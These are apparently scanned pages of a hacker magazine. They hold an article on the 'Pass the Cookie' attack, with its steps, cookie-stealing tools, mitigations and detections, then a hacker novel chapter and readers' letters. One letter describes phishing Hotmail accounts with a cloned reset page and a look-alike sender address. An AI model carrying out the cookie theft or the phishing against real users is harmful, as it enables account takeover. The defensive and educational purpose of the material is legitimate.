
Attack Chain

Disclaimer: Always make sure you have proper authorization before pen testing.

Pass the Cookie is done via the following steps (variations exist):

- Post-exploitation, acquire the cookie from the victim's browser or other processes (e.g. via process dump, or accessing the cookie storage on disk)
- Exfiltrate the necessary authentication cookies
- Open Firefox on the attacker's machine (or any other machine)
- Navigate to the resource to access (the domain the cookie is valid for)
- Use the developer console and update the cookies via the user interface (make sure to set the domain correctly)
- Refresh the page and observe being logged in as the victim

The following is a graphical representation during a typical red team operation, highlighting the steps:



1 Mallory breaches the perimeter, establishing a Beachhead (e.g. using phishing or password spray)

2 Mallory performs lateral movement reaching a highly privileged engineer (e.g. DevOps or SRE)

3 Mallory accesses the DevOps engineer's browser to steal cookies of cloud providers

4 Mallory exfiltrates cookies

5 Mallory launches a Pass The Cookie attack to gaining access to the "virtual datacenter" of the organization

(c) WUNDERWUZZI, LLC

Considering that cloud service providers for many companies are like a virtual datacenter, the cookie is comparable to the main entry key to the virtual facility. Pass the Cookie also works on other online services like mail, social media, etc.

Mitigations

To protect oneself from these attacks, it's important to stay up to date with security patches, etc. to ensure your host does not get compromised. As seasoned security engineer, you assume the worst. Here are some ideas on how to mitigate implications of an attack:

- Regularly delete persistent cookies so they get removed from the hard drive to limit exposure
- Delete session cookies as well
- Be the only administrator on your machine
- Leverage features that cloud providers offer (threat detection, IAM (identity and access management), RBAC (Role-based Access Control), firewalls, etc.)
- Browse sensitive sites (high value assets) from isolated or dedicated machines
- Separation of duties
- Disable remote access services on your machine (such as SSH, RDP, ARD)
- Requiring further authentication proof for sensitive operations can help limit the damage
- Requiring client-side certificates makes it also more difficult to pass the cookie

Detections

When it comes to detections, a few things come to mind:

- One can monitor on the client side for applications that perform process dumps on browser processes or others
- Monitor for unusual activity on critical web assets (e.g. cloud provider management consoles, etc.)
- Monitor for login anomalies (location, time, unusual access patterns)
- Leverage features that cloud providers and web apps provide (threat detection, access logs, etc.)
- Perform authorized adversarial emulation in your organization to test detections

Acquiring Cookies, Tools and Techniques

In case you don't won't to write your own toolset, there are a couple of options available to gain access to cookies:

- firefox_creds - access the SQL Lite cookie databases
- cookie_crimes - neat way to grab cookies from Chrome on Macs (also Windows and Linux)
- ProcDump - Swiss army knife to dump strings from any process
- Sniffing Traffic - e.g. using SSLKEYLOGFILE during post-exploitation, leveraging WinInet tracing

There are good online resources available on how to access and decrypt the cookies in the SQL Lite databases as well if you'd like to dig into a little more under the covers.

Conclusion

Pass the Cookie is a powerful post-exploitation technique to pivot from on-premise machines to cloud assets. It can be leveraged to bypass MFA (multi-factor authentication) techniques as the cookie is in the end still a single factor.

Hopefully this was helpful, so you can build better detections, improvements, and tests into your infrastructure to catch malicious activity.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x18

One of the last things I remembered seeing at the RedAction HQ was a business-casual ladies shoe as it kicked me hard in the face. Most would consider that a warning sign, but I wanted to get back. First, though, I needed to know where RedAction had dumped me.

Behind me was the crackling and roaring fire of a burning building, where I'd been trapped for who knew how long. Though it seemed I was in the middle of nowhere with no hope of rescue, the black smoke leaping toward the sky was a signal that couldn't be ignored for long. Fire and police would get here soon, but they'd also come with questions I really didn't want to answer.

I walked away, and realized why I was nervous (apart from the recent beating and escaping death by incineration): Whoever had locked me in the old storage building had also emptied my pockets. I had no phone. No Leatherman multi-tool. Those were my weapons and I needed them. If I'd stripped off all my clothes, I wouldn't feel any more naked.

Earth's daily cron job kicked in. The evening grew cool as the world around me shifted into dark mode. The sun set, the sky darkened, and a glow became visible on the horizon. I still didn't know where I was, but that glow was a flame to this civilized moth. I walked toward it. I sniffed the air and caught a whiff of something weird, a faint funk of rot.

My barely-achieved distraction at RedAction had given P@nic the time she needed to inject herself into their network, but I had no clue how much damage she'd caused. I just hoped my concussion had been worth it.

Reboot had brought me into all of this. Not realizing I'd investigate his problem more than he wanted, I'd found the Naked Princess picture and uncovered RedAction's war against P@nic. Based on my sore nose and the taste of blood in my mouth, I assumed the kick to my face was still visible, yet I was heading back to what was definitely my worst client ever. I owed it to P@nic.

Up ahead were some unusual hills. Strange plateaus of land rose high to gaze down over the flat farmland around me. Dozens of birds circled lazily far above them. Poised at the top of one of the hills, silhouetted beautifully in the setting sun, was a garbage truck. The faint, low thrumming of a diesel engine sounded, and the truck lumbered down the hill. As the wind shifted and a pungent smell carved its way into my nose, I realized I knew this place.

This was a garbage dump, a massive solid-waste landfill serving most of West Michigan. After decades of use, the trash piles dominated all. Trash was reclaimed for recycling where possible, otherwise it was poured into the hills before me, where it sat and rotted. Bacteria blossomed in a beautiful ballet of chemical farts. The resulting methane gas was collected and routed to processing for energy generation.

Anyone driving the wrong way out of East Rapids knew this smell. I was in Cooperstown. For the first time in my life, I was happy to be here. I took a deep breath, choked on a smell so strong it had a flavor, and I began to jog to where I knew the expressway on-ramps would be.

A few minutes later, I switched from an athletic jog to a gasping speed walk, because I rarely exercised and already felt like I was about to collapse. A few minutes after that, I reached a gas station.

I was able to make a phone call, courtesy a trusting, friendly gas station employee. My first priority, I called a number I'd set up that would send a kill signal to my cell phone. I'd check on it when I got back to my office, see what the GPS logs could tell me about where RedAction had taken it. They probably wouldn't be so stupid as to keep a working stolen cell phone, but weirder things had happened.

Second priority, I needed to get out of here. This was thanks to the same employee, who was now noticeably less trusting and less friendly since I still hadn't returned his phone, despite the very specific words he was using to describe where he was about to shove that phone if I wanted it that bad.

He got his phone back because I was done: An Uber ride was heading my way.

I had the Uber take me back to the city, but first with a circling the block before stopping at RedAction. I didn't need to be that careful. The building was dark. The entrance doors were unlatched, open, dancing gently in a slight breeze. The security cameras that had covered the building's strategic sight lines had all been removed.

The building had been gutted.

I hadn't been unconscious for that long. After I woke up, it must have taken a couple hours to get back downtown. In that time, it looked like RedAction had cleared out everything important. Since my appearance rarely struck fear into anyone's hearts, I assumed P@nic's plan had succeeded. She'd shut their network down. Hard.

I made sure the Uber driver saw my account credit balance, told him to wait for me, and I went inside the building.

The entrance was dark, shadows played on top of shadows, barely visible by the faint city lights from outside. It was enough for me to find a wall switch, and I began clicking on the lights as I continued to explore.

The office cubicles were still here. The computers were gone. The cubes looked like they'd been cleaned out, too. I saw none of the usual proof of humans: There were no family photos. No corporate-critical comic strips posted on the walls.

I found the cube I'd originally used to inject P@nic's USB key. That too was empty, save for a comfy-looking desk chair with lumbar support. I explored further and found the server room and office demarc, what had to have been the nerve center of this stripped skeleton.

There were no servers, switches, routers, or anything else I'd expect to see. The only clues left were a single empty 42U rack bolted to the floor, the door hanging open and unlocked, and a thick umbilical of CAT7 cabling drooling out of the ceiling. Examining the mess of cable ends hanging above my head, I saw they'd been cut, like someone had just hacked them off with scissors.

In the center of the rack, there was an inside shelf. The shelf was empty, except for a tiny blue USB flash drive.

I stared at it.

Whoever had run this evacuation, they'd been in such a hurry they hadn't the time to even unplug anything - they'd sliced the cables and ran out with the equipment. They'd been extremely thorough, so they also must have made a point to leave this USB drive here, placed conspicuously in the center of the rack shelf.

Was the USB key a message for someone? For me? Was it a trap of some kind, and I'd plug it into my test rig and it would explode in my face?

There was only one way to find out, so I grabbed the blue drive and dropped it into my pocket. I'd be as careful as I could, but I couldn't resist seeing what this was when I got back to my office.

My heart was pounding, but my apprehension dropped a bit. Yeah, it looked like P@nic had finished her inject into the network. I didn't understand why they'd cleared the building, though whatever she'd done must have really hurt.

I went back to the Uber.

I was dropped off at my office. Standing out in the dark street with the night too silent around me, I looked up to my rental's second floor, at the window of my office.

The lights in my office were off, but the window shone from a faint inside light. I recognized the glow and the white-blue color.

It was one of my office computers, the one I usually left on the desk for miscellaneous research and case work. The one I'd protected with drive encryption. And two-factor authentication. And a dead-man's switch ticking away in the OS.

I hadn't left it on. Someone, right now, was in my office and they were on my PC.

I sprinted up the stairs and slammed my shoulder into my door, realizing that if the intruder had simply slid the deadbolt closed, I was about to be in a lot of pain.

Not only was the door unlocked, it was unlatched. I launched into the room with unexpected speed and expected clumsiness.

The lights in the office were out. In the darkness, the monitor's LED lit P@nic's face a ghostly white. She looked up in surprise as I stumbled in front of her.

"Hey, how's it going?" she said, her eyes shining from the monitor's glow, and also something more. "We need to talk."

Dictums

Offers

Dear *2600*:

I have an article proposal on geolocation hacking - the key to investigating secret societies.

Being able to trace one's ancestry by their name is why the book *Bloodlines of the Illuminati* by Fritz Springmeier (1995) has made the CIA concerned on what it would likely do with the technique of doxing, that is using the little bit of public information found on the Internet to track the physical location of a subject (www.cia.gov/library/abbottabad-compound/FC/FC2F5371043C48FDD95AEDE7B8A49624_Springmeier.-.Bloodlines.of.the.Illuminati.R.pdf).

Pentesting firmware along with its hardware configurations could very well pinpoint members of secret societies, especially if one either monitors the areas of not just rumored meeting spots of attendees, but areas where the wealthy frequently visited and even be in positions where they encounter and interact with mysterious people. The firmware that can read the MAC address and other device ID numbers used to identify every mobile phone, tablet, and notebook computer would aid in sifting out members depending on specific movement patterns.

The instructions and teaching courses, along with pamphlets and available books when using all of the equipment, are from many cybersecurity websites. Are you interested?

Leland

We're a little interested in watching from the sidelines to see where this journey takes you. Honestly, it's a little too thick with intrigue for us, but we'll gladly have a look at whatever you send our way. The link you provide, incidentally, is part of a much bigger collection of material found at the compound where Osama bin Laden was tracked down. We had no idea so much of this was made public. There is a wide collection of reading material, audio, and video to peruse, quite literally something for everyone. So at the very least, you've opened a very interesting door that will now consume the time of many of our readers.

Dear *2600*:

Hey, I wanted to check back and see if a visual way to share *Off The Hook* (low-bitrate) interested you. Share your podcast on social.

Jess

We have to be honest with you here and say there's something about your phrasing that makes us believe you're not actually interested in helping us. Perhaps you're not even human. But that's OK. The subject matter got our attention.

We're always looking for ways to expand our radio (and podcast) audiences. The whole thing is a huge labor of love for us and we are notoriously bad at self-promotion and covering all of the new and existing platforms. If there are actual sentient beings out there willing to help us accomplish this, we're more than willing to listen.

Dear *2600*:

Read this before you join or else you will get removed. Follow this rules and you will be added to a active hacking group on WhatsApp. Anyone who wants to join Hackers Underworld Should inbox admins for your interview before you will be able to join group. We want people we little knowledge about hacking or computer. We don't want anyone who just head about hacking and think it is funny and want to join. You can join this serious WhatsApp group by Contacting admins through their numbers. The group name is Hackers Underworld. What we need to know about you as follows 1. Your name? 2. Where you are from? 3. Are you hacker, You know about computer or tells us what you know about technology 4. Why you want to join our group? 5. Prove us what you hacked and method you used? Join with all questions answered. We will not ask you questions again just Inbox with all questions answered. And if you don't answer your questions you will be removed and you will not be able to join Hackers Underworld So if you are not ready to answer our questions and not ready for hacking don't join. This is our interview room. We don't learn there we interview you to join you to active hacking with serious members.

Rozey

At last, a serious hacking group on WhatsApp! We are honored at the invite and promise to try as hard as we can not to laugh. This is just one example of the many exciting offers we get in a typical week. If only we had time to dive in and explore these incredible opportunities, who knows what kinds of adventures we'd be having? But while everything here seems on the level, we just can't in good conscience join any organization that uses "inbox" as a verb. Sorry.

New Tech

Dear *2600*:

Apparently a lot of gated communities in California are using RFID chips for security on residents' vehicles. They are placed on the headlights. I don't have enough details yet, but I feel like this could be exploited super easy. Unless there is something in the system I am missing.

Chris

Even if you are missing something, we can almost guarantee that the designers and operators are missing even more. We know these headlight RFID stickers are also used for some highway toll systems. We'd love to know what happens if you belong to a whole bunch of these clubs that are handing these things out. Just how crowded can your headlights or windshield become? But the biggest issue is, as always, privacy. The more of these little technological marvels we attach to ourselves, the more tracking of our daily movements there is. And it just becomes increasingly normal with every passing day. The real hack is figuring out how to live our lives comfortably without these things.

Dear *2600*:

It's been reported that more than 200 manufacturers, including Tesla, Volkswagen, BMW, Daimler, Ford, General Motors, Nissan, Mitsubishi and U.S.-listed electric vehicle startup NIO, transmit position information and dozens of other data points to government-backed monitoring centers, according to the Associated Press. Generally, it happens without the knowledge of the car owner. The automakers say they are merely complying with local laws, which apply only to alternative energy vehicles. Chinese officials say the data is used for analytics to improve public safety, facilitate industrial development and infrastructure planning, and to prevent fraud in subsidy programs.

Anon

The very fact that this is being done without the knowledge of the people buying the cars speaks volumes. Why keep this so quiet? Is it because anyone with any sense would object to being tracked constantly? When the authorities can't get what they want from the public in an open process, they tend to sneak around and get it anyway. This is another perfect example. We definitely want to hear more details along with ways of defeating this sort of thing.

Dear *2600*:

Is anyone following this story in Arizona? There have been six attempts to run Waymo vans off the road, tire slashing, a guy with a gun, etc.

Darrell

This apparently is a real thing. According to the article you sent us: "People have thrown rocks at Waymos. The tire on one was slashed while it was stopped in traffic. The vehicles have been yelled at, chased, and one Jeep was responsible for forcing the vans off roads six times." There seem to be some parts of the country where Waymo self-driving vans are quite prevalent and really annoying the crap out of residents. We don't know if this is related to fear of robots, hostility towards Google, or simply the way outsiders are treated in Arizona. But if the next Waymo rollout has a road rage option, things could get really interesting. Stay tuned.

Dear *2600*:

Shanghai-based company LinkSure Network, which says its mission is to bridge the world's digital inequalities, has unveiled the first satellite in their ambitious plan to ensure that everyone in the world can access the Internet free of charge. The plan - dubbed the "LinkSure Swarm Constellation System" - would see 272 satellites set at different orbits and heights in order to span the entire globe. The first satellite, LinkSure No. 1, is set to launch in northwest China in 2019 from the Jiuquan Satellite Launch Center as part of the payload on board one of China's Long March rockets. Would you accept "free Internet" from the Chinese government?

T

We wouldn't recommend Chinese citizens make use of this system, but for individuals in other parts of the world, would it really matter if your Internet habits were tracked by a company or government in another part of the world? Of course it would, but at least you would already be entering the arrangement with a healthy dose of suspicion. Too often, we assume that we're completely safe if we're not in an authoritarian regime. Nothing could be further from the truth. In fact, if you ever believe that your privacy is safe from prying eyes, you're likely more of a victim than anyone who already knows for sure that they're being watched. Facebook has been involved in a similar project called internet.org, which over 40 million people currently use. Not surprisingly, the same concerns about surveillance have come up, along with a number of examples of how users are prevented from accessing competitor sites, etc. In short, the lesson is that free services are often quite costly.

Dear *2600*:

If your client has a SleepNumber bed, you may want to inform them that they should watch what they say. SleepNumber listens, records, and sends voice recordings off to be processed. When SleepNumber is hacked, don't allow your data to serve up drama for you in some court. Solution 1: Don't buy a SleepNumber bed. Solution 2: Cover the microphone.

J

Just when we think we've seen it all, something like this comes along. Thermostats, doorbells, smart televisions, and now even our own beds are spying on us, sharing our most private moments with anyone and anything that can get access?! We are living in complete insanity.

Fortunately, we have a choice. We can scream to the heavens when such things are revealed and make damn sure we don't support such products. Hackers who figure out how to defeat their security are doing a valuable service by demonstrating these holes and, often, the fact that the surveillance is even there in the first place. (Idiots who use these vulnerabilities to terrify people or try and make a profit are not who we're talking about, even though the media will give them all the attention.)

For the record, SleepNumber says they don't listen in on their sleeping customers, which is a pretty low bar of integrity to set. Supposedly, this is something they considered doing and decided against. The exact quote in their privacy policy (since removed) said they could record "audio in your room to detect snoring and similar sleep conditions." They also claimed they could keep track of "biometric and sleep-related data about how you, a child, and any person that uses the bed slept, such as that person's movement, positions, respiration, and heart rate while sleeping." And, or course, "We may disclose your personal information to our affiliates, vendors, or business partners who are acting on our behalf."

This is why there always needs to be at least one person who actually reads the entirety of these policies. You never know what's lurking within them.

Dear *2600*:

I was analyzing the telematics box from a late model VW. There are three pre-programed phone numbers that it can call for service, crash, and information. For service and information, I expected a human to answer when I called it from my cell phone (Verizon). The telematics box uses ATT. All three numbers have a tone I have never heard before. One of them is 877-419-3653. Do you know what it is?

Jason

If nothing else, it's a great opening for a dance *track. We'd love to know more. (Or get a copy of the track one of our readers will undoubtedly compose.)*

Dear *2600*:

How many of you wish there was a way to track a MAC address throughout the Internet? All of our computer equipment was stolen in a home burglary and I wish that I could track it down. Yes, I have used Prey and such in the attempt to track the stuff down.

Steve

The thing to remember about MAC addresses is that they never go further than the first network device that stands between you and the Internet. They were never intended to be used in the manner that you desire. As for Prey, we've heard some good things about that software, which is designed specifically to help recover stolen computers. Another method actually takes advantage of people's own poor security practices if they auto-login to such services as Dropbox or Gmail, which keep track of the IP number accessing them. Of course, if the computer is wiped after it's stolen, none of this will be of much use. If Prey hasn't been able to help, that's most likely what happened. Or possibly, the thieves haven't gotten around to turning it on yet.

Dear *2600*:

I finally have my own creepy Google surveillance state story. I just looked up an address for an errand by typing the location name into Google on Chrome. At that time, I just happened to be saying something in Japanese. Google returned Maps results... in Japanese!

Marques

We have many questions. Are you in Japan? Is there something Japanese-related at that address? Has this sort of thing ever happened before? What kind of device were you using? Is it possible you somehow opened a microphone that completed your search as a voice request? The best thing you could do would be to try and make it happen again, which might require a bit of experimentation.

We all know phones are triggered to access certain services through various voice commands like "OK Google" or "Hey Siri." And obviously, in order to launch these services, your phone has to always be listening, which means your voice and your words could be used in other ways. We've heard some unconfirmed reports of Facebook ads changing based on conversations "overheard" by an associated phone. Whether or not we believe such a thing is happening, we can all agree that it's certainly technically possible. And if it's technically possible, we can guarantee that someone will try to do it. We need to be able to catch them when they do.

Old Tech

Dear *2600*:

Hey, I was wondering if you would be interested in an article about the repair/restoration of a 1930s radio. I am in the process of it right now, so it would be a while before I could send it in. I have no plans to publish it anywhere other than here.

Microlost

We would absolutely love to see this, as would a great number of our readers. There aren't nearly enough hardware projects these days that involve broadcasting, telecommunications, and computing since so much of what we use isn't user serviceable. While the technology of today is great, it's become increasingly difficult for hobbyists to get their hands dirty and figure out how it all works by taking things apart and putting them back together again. That's why we always consider it foolish to let go of old technology since there's so much we can learn from it.

Dear *2600*:

So many years back, I ran into some core *2600* guys at a hamfest and we talked of used answering machines and the tapes they contained. Never found out if these tapes were ever searched out or not. By the way, after many years the *2600* hat I was given finally bit the dust.

Chris

We're sorry to hear about the hat - they generally last decades but depending on what it got exposed to, that could vary. We don't know of any specific answering machine tapes, but it sounds like a fun project to partake in. We would happily accept delivery of any such tapes from years past and use some of the audio for various things. It's all about the history, after all.

Dear *2600*:

The wired telephone system is dying in Finland, thanks to Nokia filling the country with cell phones in the 1990s. The biggest operator (Telia) is trying to get rid of offering wired telephone service this year. Only three percent of voice calls in Finland are from traditional wired telephones. Telia has only a few thousand consumer wired telephone lines left and almost 30,000 business lines.

Tomi

This is ill-advised at best. Redundancy is such an important concept. While the cell phone network may seem impervious, it is anything but. And when it fails, having an existing land line network will be a lifesaver. We've seen this countless times when natural disasters strike and there are a number of manmade ones which can also prove the point. As long as there are people who still want and use the service, there's no reason for it to be discontinued.

Magazine Feedback

Dear *2600*:

Hello *2600*! I thoroughly enjoyed Sentient's article on bypassing email filters (35:3) and it reminded me of how much simpler things were just 15 to 20 years ago! Back in the early 2000s, I managed to do very similar phishing attacks on a handful of Hotmail accounts owned by various acquaintances. Same type of attack as described in the article - sending a fictitious "password must be reset" email and cloning the Hotmail password reset on my own server. How did I get around the email not really being sent from support@hotmail.com? Replacing the "o" with a zero. A little ingenuity goes a long way sometimes.

sweet guy

Some things never change.

Dear *2600*:

Regarding "The Hacker Perspective" by Mevyc in 35:3 - thumbs up! One of the best hacker perspectives

I have read. As an engineer, I can add: it can be strange hearing of a hacker mind outside the technical community (in this case inside the medical), but it is more strange when you find people belonging to the technical scene that don't have any interest in the hacker world or its publications or its many perspectives.

Pablo 0 from Argentina

Dear *2600*:

Your cover illustrator for 35:3 should get nominated for a human rights award. Seriously, adding a QR code that links to a voter registration site should be something that's done on every magazine issue until the end of the year.

Sarina

We agree and hope to see even more magazine covers, websites, billboards, and, if necessary, the surface of the moon displaying this info in time for 2020.

Dear *2600*:

Responding to the "Modem and Me" update: Entrust.net is not malicious. Entrust is one of the signers of SSL certificates, which is for when you use https. It helps certify and verify that your browser is actually talking to the correct site on the other end and is using encryption. Your browser sometimes will put a green or locked padlock next to the URL when it verifies the certificate is valid. Entrust is one of the companies that issues these certificates and allows browsers to verify with them; traffic to them is a normal and expected part of browsing.

I'm not sure why you are so quick to dismiss the opinion of the expert you hired. He had no reason to lie to you and was working for you directly. It sounds like he knew what he was talking about.


Neil

Dear *2600*:

I really enjoy your production, but my most recent copy of *2600* seems to have been cut wrong. You should be able to see in the attached image that several of the page spreads are attached lower than the others, and are consequently missing the bottom of each page. Most of it is readable sans those 20 pages. Let me know what you think is reasonable.

John

If you send us the defective issue, we can then forward that to the printer so that appropriate measures can be taken. In return, we'll replace the issue and add something else to make it worth your while. These things do happen occasionally, but we remember it being a lot worse years ago. Thanks for bringing this to our attention.



1979 Plus 40 Years

Dear *2600*:

With Barnes and Noble closing left and right, it's hard to find a retail location to buy *2600*. Is it possible to publish a list of locations where the magazine is sold? Perhaps a map? I couldn't find the Fall issue on the west side of Los Angeles.

Bob

We can't begin to express how frustrating this is for us and, we imagine, most any other publisher. Our readers want to continue finding us as much as in the past. But the chain bookstores drove out the independent ones where we and countless other zines were distributed. Then, after all that, the chains began to go under.

While we can take the approach of blaming the Internet and online sales for this decline, it's more because of the rules and habits of the publishing and distribution industries, which seem very reluctant to change with the times. We know independent bookstores can thrive as they do in other parts of the world. But without affordable rent or favorable terms from suppliers, it's become next to impossible.

As for obtaining a list of places that sell our magazine, that would sure be a good thing for us to provide and for our readers to have. Imagine knowing where to go in order to find the latest copy. But our distributors feel that sharing this info might somehow tip off their competitors, so they won't release it to us. This doesn't hurt them any, but it sure adversely affects us and our readers.

And it gets worse. We've had so many requests to have our magazine put into chain bookstores like WH Smith in the United Kingdom, where it would undoubtedly be very popular. In addition to having to pay for shipping overseas and giving the usual percentage to our distributor, we would actually have to pay the store to put our magazine on their stands! In other words, publishers in these environments are left with almost nothing in the best-case scenarios, while everyone else profits handsomely.

This is not because of the Internet; it's because of a corrupt system that encompasses everything from publishing to real estate. We intend to continue fighting it and doing the best we can to get distributed worldwide and to let our readers know how and where they can find us. We are trying as hard as we can.

We hope that answers your question but expect that it probably doesn't help a whole lot.

Dear *2600*:

It's a bit much for paulml to say in his review of *Surveillance Valley* that Tor is a conspiracy honeypot for wannabe hackers, human rights activists, criminals, and anyone who wants privacy, simply because it was developed by a different branch of the same government that tries to surveil everyone. It is, after all, from governments that the term SNAFU arose. It's not whether the left hand knows what the right hand is doing. It is more like one of those many-handed and many-headed ancient Gods that has completely lost control of its members.

A good example of the one government working at cross purposes is GPS. The U.S. military developed it and proudly deployed an accurate (ten meters or better), encrypted signal available only to themselves, and a much less accurate, unencrypted signal for civilians, with the ability to degrade that signal as much as they wanted (100 meter accuracy or worse).

Shortly afterwards, the U.S. Coast Guard, which is a branch of the same government, deployed Differential GPS. By monitoring the degraded GPS signal at a land receiver with a known location, they could precisely factor out the degradation and transmit the correction over a radio signal to ships. The ships could apply the factors and gain a high degree of accuracy. The general idea was applicable to many other applications (including cell phones), so very quickly civilians had essentially the same accuracy as the military, and there wasn't much the military could do about it.

Around the year 2000, they finally gave up and turned the degradation off. There are various theories about this. One is that soldiers were buying commercial GPS units, and the military needed those to work well. Another reason is that when the Russians shot down KAL Flight 007, probably because it was slightly off course, President Reagan decided that everyone needed access to accurate positioning and ordered the end of "Selective Availability."

My concern is that in reading the book review, people might assume there's something wrong with the Tor browser. Yet, as far as I know, there are no major flaws, although that doesn't mean that your activities can't be monitored in other ways.

D1vr0c

Dear *2600*:

I am a longtime subscriber of your magazine. Reading your magazine has made me more conscientious of protecting my personal information, inspired me to secure my home network, and made me more confident to tinker with unfamiliar technology.

I am trying to find an article published in *2600* that I am fairly certain was printed in 2016 or the beginning of 2017.

If my memory serves me, it included details of server pings, DNS lookups, and email communication between a foreign government and a then political candidate in the U.S. I was certain I read it in *2600*. The more time I spend looking for it unsuccessfully, the greater my resolve has been to locate it.

I tried searching through issues on my Kindle and was not successful. Can you please remind me which issue this was in, or point me to a *2600* URL where I could search on my own?

Peter

We believe you're referring to an article entitled "Spying Across Borders in the Age of Email" in the Winter 2016-2017 issue (33:4), although there was nothing specific about any candidates. We would be thrilled to get something with more detail.

Additional Info

Dear *2600*:

I am about to transfer my Amazon account to another country and will apparently lose all my subscription content including back issues. I have issues from 2018 going all the way back to 2011 on Kindle subscriptions. Is there any way you can help me preserve my back issues? I will take out a new subscription for future issues.

Steve

Yes, in fact, we have an article in this very issue that may prove helpful. But we are always looking for additional methods and more detail. There simply is no reason anyone should lose access to anything they've already paid for and we will always do whatever we can to help prevent that. And the more people who read these words on a Kindle, the better.

Dear *2600*:

I have a friend who is currently incarcerated in federal prison. He has sent me a letter that he wants me to send to you through U.S. mail. Please kindly respond to me by giving me your snail mail address so that I can drop his stamped letter that he sent to me in a mailbox and it will go off to you. I need a mailing address for your publication that will go to your editor. Obviously, my friend does not have the ability to contact you through the Internet, so he sent me a letter that he wants me to forward to you through U.S. mail. Please kindly give me an address that I can use. He sent me the envelope. It is sealed. It has a stamp on it and has his return address on it. I just need to fill out your address and send it to you by dropping it in the mailbox. It did not seem appropriate to send it to your subscription address. Please give me another address where I could fill out the address on the envelope and send it to you for your editor.

David

Wow. We can't wait to see what's inside this letter. We could have used a bit more detail on the process of mailing it, but we'll have to get by on what you've told us. Seriously though, you didn't need to go through all of this just to get our address. The subscription department is on fairly good terms with the editorial department, so anything going to the wrong address will be passed along to the correct one without too much drama. It's also pretty easy to get our address from our own website or a simple search on Google. We've made sure that the proper address has gotten to you, but for people doing this in the future, we hope they avail themselves of the tools that are already out there. And now we'll wait by the mailbox.

Featured Meetings

Dear *2600*:

We had our first *2600* meeting in Bloomington, Indiana. We had a total of 12 show up through the 5 to 8 pm time frame.

Our meeting was more of a meet-and-greet, establishing what people were interested in and how they related to security and hacking. Many of us work at universities (two in our city) at various capacities and were very interested in the defense/understanding of hacking.

Also, with the impending closure of the Barnes and Noble, we came to an agreement the new *2600* meeting location for the foreseeable future will be at the food court in College Mall.

We would not have switched this soon after formation, but the impending closure of Barnes and Noble for our city was announced only days ago. We believe the mall is a much more stable location for future meetings.

All in all, it was a very good beginning.

CrankyLinuxUser

It certainly seems that way. Our sincere congratulations on the accomplishment and on serving as an example of what every 2600 meeting should aspire to. We're sad to lose yet another sales outlet with the closure of the store. But we look forward to your continued updates.

Dear *2600*:

We have been holding *2600* meetings in the Catamarca province of Argentina since January of last year. We would like them to be published: Catamarca: Rincon Universitario, Av. Belgrano 413, first floor, 7 pm. Thanks!

Marcelo

Thanks for letting us know. We'll begin listing it and see how things go. Please keep us updated.

Dear *2600*:

Here's a report from the Champaign-Urbana (Illinois) *2600* meeting:

We've been meeting every month, with attendance ranging from five to 19 over the past year. Other than myself, it has not been the exact same people every month, and there's been a lot of widely varying conversation, so that part is going well. We've had presentations on various radio topics, including a bunch on our local goTenna Mesh network and one on emergency services comms. We've also had conversation about homemade periscopes; drones; gliding; reverse engineering what turned out to be a power sequencer; temperature monitoring using RuuviTags; virtual machine spin-up and related technologies, e.g. Docker, Vagrant, etc.; Mastodon; and many other topics.

I'm pleased to report that our gender balance is still hovering right around 50 percent, with deviations in both directions. And we lean towards the crusty end of the age spectrum, but we have a reasonably representative spread from college age to early retirement age. We are still losing at matching our local racial demographics, unfortunately.

So far, everyone I am aware of is treating CU2600 as a nominally neutral, unaffiliated space. I think getting a larger proportion of new folks each time would help in making it *feel* unaffiliated as well.

asparagi

